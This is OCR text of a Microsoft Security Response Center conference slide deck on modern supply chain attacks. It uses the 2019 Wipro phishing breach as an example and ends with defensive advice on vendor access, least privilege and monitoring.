The Enemy Within
Modern Supply Chain Attacks

Eric Doerr, GM
Microsoft Security Response Center (MSRC)
@edoerr

We all know the world rests on a giant turtle…

1. Terry Pratchett, *The Color of Magic*, 1983


Turtles all the way down…

I'm in your supply chain,

and you're in mine.

We're in this together.

Am I in your supply chain?



Office 365

LinkedIn


Azure

Are you in mine?

- Linux is the most popular OS on Azure
- >35k unique OSS projects
- >10K 3rd party tools
- Surface, Hololens, Xbox hardware suppliers
- Server infrastructure in the Microsoft cloud
- And more…

Media is overly focused on hardware

Supply chain > hardware




I’m not talking about…

OR

And definitely not

Evaluating supply chain risk

How we think about Supply Chain Risk




How do we defend Microsoft?

Commonalities & differences

Microsoft environment today

135K	Number of employees	120+	Number of countries with Microsoft offices	630B	Authentication requests per month
420K	Managed devices hitting the network	94%	On-premises workload reduction	842K	Microsoft Teams meetings/month
3M	Transactions on the sales platform per day	200+	Cloud based services	100+	Data Centers worldwide

Microsoft Cloud



>100
Data Centers

54
Regions

140
Countries

Microsoft is a complex company to defend… how do we do it?

Cyber Defense Operations Center – Defending as One

- Centralized hubs for cybersecurity and defense; uniting personnel from each defender team
- Shared technology, analytics, playbooks
- Shared locations, and more importantly a commitment to “defend together”
- **24 x 7 x 365** protection of Microsoft platform and customers

Let’s talk about people

There are people in your supply chain

KrebsonSecurity
In-depth security news and investigation

ADVERTISING/SPEA

15 Experts: Breach at IT Outsourcing Giant Wipro

APR 19

Indian information technology (IT) outsourcing and consulting giant **Wipro Ltd.** [NYSE:WIT] is investigating reports that its own IT systems have been hacked and are

Advertisement

ten

Wipro confirms attack on IT systems, hires forensic investigation firm

"We detected a potentially abnormal activity in a few employee accounts on our network due to an advanced phishing campaign" Wipro said in a statement.

Jochelle Mendonca | ETtech | Updated: April 17, 2019, 09:51 IST

Incident Of The Week: Inside The Phishy Wipro Breach

IT outsourcing giant was hit by a cyber security attack that has created a buzz around 'what not to do'

Tags: Cyber Security IT Outsourcing Incident Of The Week Phishing Phishing Scam Breach Wipro Brian Krebs KrebsOnSecurity CISO

Alarice Rajagopal
04/19/2019

+ 10

Posts Tagged: Wipro data breach

A Little Sunshine / Breadcrumbs — 47 Comments

18 APR 19 Wipro Intruders Targeted Other Major IT Firms

WHAT ARE THEY AFTER?

It appears the attackers in this case are targeting companies that in one form or another have access to either a ton of third-party company resources, and/or companies that can be abused to conduct gift card fraud.


Breaking Down The Wipro Breach -- And What It Means For Supply Chain Security

Kate O'Flaherty Senior Contributor

Cybersecurity

I'm a cybersecurity journalist.

People Supply Chain Example



Response

- Risk assessment and vendor inventory audit performed
- Block newly identified malicious domains
- Precautionary reset of credentials for vendor accounts
- Additional monitoring of systems belonging vendor employees
- Windows Defender signature deployed to detect adversary's specific Mimikatz Binary

Practical Advice

Securing people in your supply chain

- Always “assume breach”
- Strict inventory of vendor & partner access
- Automated policy governance where possible
- Follow principle of least privilege
- Provide devices and/or virtual monitoring
- Any privileged access needs tighter controls (MFA etc) and detection systems in place

Let’s talk about software

There is software in your supply chain

avast blog

Visit avast.com

